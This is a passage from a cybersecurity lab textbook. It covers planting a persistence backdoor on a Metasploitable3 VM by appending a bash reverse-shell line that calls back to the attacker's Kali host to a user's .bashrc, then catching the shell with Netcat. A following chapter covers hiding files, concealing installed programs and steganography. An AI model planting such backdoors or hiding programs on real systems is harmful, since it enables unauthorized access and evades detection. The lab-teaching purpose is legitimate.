[*] Command shell session 3 opened (10.0.2.13:4444 → 10.0.2.14:38641) at 2024-05-29 21:15:44 -0700


whoami
boba_fett
```

Figure 7 – Results of whoami

3. So now we know we are the user Boba Fett. Lets see what else we know

```
> groups
```



```
groups
users docker
```


Figure 8 – Groups

4. We (Boba Fett) are part of the docker group. Let's verify with commands

```
> id
```

and

```
> cat /proc/self/cgroup
```



```
id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)

cat /proc/self/cgroup
11:name=systemd:/
10:hugetlb:/
9:perf_event:/
8:blkio:/
7:freezer:/
6:devices:/
5:memory:/
4:cpuacct:/
3:cpu:/
2:cpuset:/
```

Figure 9 – verifying we are inside a Docker container

5. Using Docker is a book in itself and there are various methods to gain root access which is beyond the scope of learning about backdoors. It is enough to know that we can use an existing backdoor to gain access to the victim's machine

6. Press *Ctrl-C* to end the exploit

7. Type*exit* to leave metasploitable


Phase IV – Installing a Backdoor

There are various means to create a backdoor in a target machine. Physical access, phishing, website cookies, etc. Each topic on its own is worthy of a short book. We will assume you have the credentials obtained from Chapter 47:

USERNAME: leia_organa
PASSWORD: help_me_obiwan

1. From a Kali terminal ssh into the metasploitable3 machine

```
> ssh leia_organa@200.200.200.10
```




```
┌──(student㉿kali)-[~]
└─$ ssh leia_organa@10.0.2.14
leia_organa@10.0.2.14's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu May 30 17:38:02 2024 from 10.0.2.13
leia_organa@metasploitable3-ub1404:~$ 
```

Figure 10 – SSH login using Princess Leia's Creds

2. Since we already know that Princess Leia has root access, we add a bash command that will reach out to our Kali machine whenever she logs into the target machine

```
> echo ‘bash -i >& /dev/tcp/100.100.100.8/1337 0>&1’ >> ~/.bashrc
```

- 3. echo repeat the text that exists between the single quotes (‘)
- 4. bash -i creates an interactive bash shell
- 5. >& /dev/tcp/100.100.100.8 1337 redirects all input and output traffic to a remote server at IP address 100.100.100.8 listening on port 1337 (1337 stands for leet as in elite; a hacker joke)
- 6. 0>&1 redirects standard errors to standard output. This way we can see any errors on our screen
- 7. >> ~/.bashrc write the echo text to the file .bashrc, the startup bash file when a user starts their bash session



```
leia_organa@metasploitable3-ub1404:~$ echo 'bash -i >& /dev/tcp/10.0.2.13/1337 0>&1' >> ~/.bashrc
leia_organa@metasploitable3-ub1404:~$ 
```

Figure 11 – Adding backdoor

8. Exit the ssh session by typing exit


Phase V – Connecting through the backdoor

Finally, to make sure our backdoor is working, we need to connect to it. We installed the backdoor on our target machine. But we need to listen for when the backdoor is opened. We run Netcat to listen continuously for the specific TCP session. This will launch whenever Princess Leia logs into her computer.

8.1. Start a terminal on the Kali machine

8.2. Start Netcat listening (-l) on port (-p) 1337 and give us all messages (-v meaning verbose) by typing


```
> nc -lvp 1337
```



```
┌──(student㉿kali)-[~]
└─$ nc -lvp 1337
listening on [any] 1337 ...
```

Figure 12 – Kali is using Netcat to listen for Princess Leia's logon


8.3. Navigate to the Metasploitable3 VM and log in as Princess Leia



```
Ubuntu 14.04 LTS metasploitable3-ub1404 tty1

metasploitable3-ub1404 login: leia_organa
Password:
Last login: Thu May 30 17:39:13 UTC 2024 from 10.0.2.13 on pts/0
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

Figure 13 – Logging in as Princess Leia

8.4. Now return back to your Kali terminal and you can see a session was established with our target. If we run a few commands, we can see that we have all the rights and privileges of Princess Leia



```
┌──(student㉿kali)-[~]
└─$ nc -lvp 1337
listening on [any] 1337 ...
10.0.2.14: inverse host lookup failed: Host name lookup failure
connect to [10.0.2.13] from (UNKNOWN) [10.0.2.14] 50235
bash: connect: Connection refused
bash: /dev/tcp/10.0.2.13/1337: Connection refused
leia_organa@metasploitable3-ub1404:~$ whoami
whoami
leia_organa
leia_organa@metasploitable3-ub1404:~$ group
group
No command 'group' found, did you mean:
 Command 'groups' from package 'coreutils' (main)
group: command not found
leia_organa@metasploitable3-ub1404:~$ whoami
whoami
leia_organa
leia_organa@metasploitable3-ub1404:~$ groups
groups
users sudo
leia_organa@metasploitable3-ub1404:~$ ls
ls
leia_organa@metasploitable3-ub1404:~$ ls -a
ls -a
.
..
.bash_history
.bash_logout
.bashrc
.cache
.profile
.selected_editor
.swo
.swp
leia_organa@metasploitable3-ub1404:~$ 
```

Figure 14 – We're in!

End of Lab

Deliverables

4 Screenshots are needed to earn credit for this exercise:

- Correctly configured Metasploit payload options
- Metasploit attacked successfully completed
- Backdoor successfully added to Princess Leia's ~/.bashrc file
- Successful Netcat connection to Metasploitable 3 VM

Homework

Assignment 1 – Darth Vader

Install a backdoor into Darth Vader's account just like we did for Princess Leia. Grading criteria are the same as the deliverables.

Assignment 2 – Han_Solo

Use https://airman604.medium.com/9-ways-to-backdoor-a-linux-box-f5f83bae5a3c or other resources to install a different type of backdoor on Han_Solo's login account. Document your sources and what you learned.

RECOMMENDED GRADING CRITERIA

- Sources are documented (weblinks are okay)
- Screenshot of the implementation on the target account
- Screenshot of successful Netcat connection
- Discussion on what you learned about the process

No Figures in this Chapter

CHAPTER 50

Covering Tracks - Hiding Programs and Files

DANTE ROCCA

Part of maintaining access is covering your tracks. One easy way to cover your tracks is through hiding files and programs. Additionally, the use of steganography can be used both to cover tracks and to send infected files.

LEARNING OBJECTIVES

- Create and view hidden files on Windows and Linux
- Utilize steganography to hide a file

PREREQUISITES

- Create a Windows Server
- Build the Baseline Environment

DELIVERABLES

- Screenshot of ls -a command showing a hidden file
- Screenshot of file properties window in Windows showing a hidden file
- Screenshot of hide programs and features enabled in Windows
- Screenshot of OpenStego extraction success window

RESOURCES

- Ojash Yadav – "How to Hide Apps on Windows" – https://www.maketecheasier.com/hide-apps-windows/
- "How to Show Hidden Files in Linux" – https://phoenixnap.com/kb/show-hidden-files-linux

CONTRIBUTORS AND TESTERS

- Justin La Zare, Cybersecurity Student, ERAU-Prescott

Phase I – Hidden Files in Linux

In Linux, creation of hidden files is important to hide files from users. Luckily, creation of hidden files is easy in Linux. Unfortunately for our purposes, viewing hidden files in Linux is quite easy.

1. Start the Kali VM. Open the terminal in any directory and create a text file with a message in it. For our example, the file will be called hiddenMessage.txt

2. Use *ls* to show the file you created in the directory

3. Hidden files in Linux are created by adding a period to the front of the file name. To do this in the terminal, type the following command

```
> mv hiddenMessage.txt .hiddenMessage.txt
```

4. Now use *ls* again to make sure the file is hidden

5. To view the hidden file, use the following command

```
> ls -a
```


Phase II – Hidden Files in Windows

Similar to hiding files on Linux, hiding files and viewing hidden files is easy on Windows.

1. Launch the Windows VM and create a new text file on the desktop. Name it whatever you would like

2. *Right-click* the newly made file and select *Properties*

3. In the attributes section under the general tab, *check Hidden*



hidden

Type of file: Text Document (.txt)

Opens with: Notepad

Location: C:\Users\Administrator\Desktop

Size: 27 bytes (27 bytes)

Size on disk: 0 bytes

Created: Wednesday, March 6, 2024, 2:09:06 PM

Modified: Wednesday, March 6, 2024, 2:09:25 PM

Accessed: Wednesday, March 6, 2024, 2:09:25 PM


Attributes: □ Read-only ☑ Hidden

Figure 1 – Screenshot of File Properties window

4. *Click Apply* and then *OK*. You should see the file disappear from the Desktop

5. To view the hidden file, open File Explorer. Go to Desktop in File Explorer

6. *Click* the view bar at the top. Check the box that says ***Hidden items***



□ Item check boxes
□ File name extensions
☑ Hidden items

Figure 2 – Screenshot of file explorer view bar

7. The hidden file should reappear on the desktop and in the File Explorer window

Phase III – Hiding Programs in Windows

The ability to hide programs is key for hiding a virus or malware. While there are many techniques for doing this we will show one using group policy editor.

1. *Right-click* the Windows start icon and then click run. In the textbox that pops up, type the following


```
> gpedit.msc
```

2. Hit *enter*, and in the left pane of the Local Group Policy Editor window that opens, click the *Administrative Templates* tab under the *User Configuration* tab

3. In the right pane*, double-click Control Panel*

4. In the right pane, *double-click Programs*

5. *Right-click* the *Hide "Programs and Features" page*. Select *edit*



Hide "Programs and Features" page

Edit policy setting

Requirements:
At least Windows Vista

Description:
This setting prevents users from accessing "Programs and Features" to view, uninstall, change, or repair programs that are currently installed on the computer.


If this setting is disabled or not configured, "Programs and Features" will be available to all users.

This setting does not prevent users from using other tools and methods to view or uninstall programs. It also does not prevent users from linking to related Programs Control Panel Features including Windows Features, Get Programs, or Windows Marketplace.

Setting	State	Comment
Hide "Set Program Access and Computer Defaults" page	Not configured	No
Hide "Get Programs" page	Not configured	No
Hide "Installed Updates" page	Not configured	No
Hide "Programs and Features" page	Enabled	No
Hide the Programs Control Panel	Not configured	No
Hide "Windows Features"	Not configured	No
Hide "Windows Marketplace"	Not configured	No

Figure 3 – Screenshot of Hide Programs and Features page in Local Group Policy Editor

6. *Click* the *Enabled* radio button and then *click Apply and OK*. This will prevent users from accessing the programs and features page. This will prevent users from accessing the programs and features page to view and uninstall programs



Hide "Programs and Features" page

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Windows Vista

Options:

Help:

This setting prevents users from accessing "Programs and Features" to view, uninstall, change, or repair programs that are currently installed on the computer.

If this setting is disabled or not configured, "Programs and Features" will be available to all users.

This setting does not prevent users from using other tools and methods to view or uninstall programs. It also does not prevent users from linking to related Programs Control Panel Features including Windows Features, Get Programs, or Windows Marketplace.

Figure 4 – Screenshot of Hide Programs and Features Enabled

Phase IV – Steganography

Finally, sometimes, we want to hide a file by putting it in another file. This practice is known as steganography.

1. Switch to the Kali VM. Start by creating one text file you want to hide. Then, download any image file to hide the message in

2. *Click* the Kali logo at the top left and search for OpenStego. Open the program

NOTE: If you do not see OpenStego, follow the steps to install the program.

2.1. Navigate to https://www.openstego.com in the Kali VM

2.2. Click "Download" at the top of the page

2.3. Download the latest release; the file should end with the **.deb** extension


2.4. Run the following command on the downloaded file to install OpenStego.

```
> sudo dpkg -i <filename>.deb
```

3. *Click* the three dots next to the *Message file* input. Locate the text file you made and select it

4. *Click* the three dots next to the *Cover file* input. Locate the image you downloaded and select it

5. *Click* the three dots next to the ***Output file*** input to select where to save the stego file. If you don't specify a path and type a name, it will be sent to the current user's home directory



Message file: /home/student/Desktop/Message

Cover file (Select multiple files or provide wildcard (*, ?) to embed same message in multiple files): /home/student/Downloads/bunny.jpeg

Output stego file: /home/student/Outputfile.bmp

Options

Encryption algorithm: AES128

Password:

Confirm password:

Figure 5 – Screenshot of Hiding Data using OpenStego


6. ***Click Hide data***

7. Now that we've hidden the message, we can try to extract it. First, delete your message file

8. Now go back to OpenStego and then *click* the ***Extract data*** tab

9. *Click* the three dots near the ***Input stego file*** input and select your stego file

10. *Click* the three dots near the ***Output folder for message file*** input and select where you want the message to be sent



Input stego file: /home/student/outputfile.bmp

Output folder for message file: /home/student/Desktop

Password:

Figure 6 – Screenshot of Extracting Data using OpenStego

11. *Click* the ***Extract data*** button

12. Go to where you saved the message and check to make sure your message is still the same

End of Lab

Deliverables

4 Screenshots are needed to earn credit for this exercise:

- Screenshot of ls -a command showing a hidden file
- Screenshot of file properties window in Windows showing a hidden file
- Screenshot of hide programs and features enabled in Windows
- Screenshot of OpenStego extraction success window

Homework

Assignment 1 – Find the hidden message in this file (link to photo)

- Download the file and find the hidden message inside it
- Take a screenshot of the hidden message

Assignment 2 – Choose an alternative

Research an alternative to OpenStego and use it to create new hidden files. Write a short explanation covering the following:

- Why did you settle on your selection? Was it the features, ease of use, cost, etc.?
- Compare and contrast to using the tool you selected to OpenStego
- What do you believe are the limitations of using steganography in your daily operations?

No Figures in this Chapter

PART V

SUPPLEMENTAL MATERIAL

CHAPTER 51

Educational Users of this Material

MATHEW J. HEATH VAN HORN, PHD

ARIZONA

- Embry-Riddle Aeronautical University – Prescott Campus

MARYLAND

- Prince George’s Community College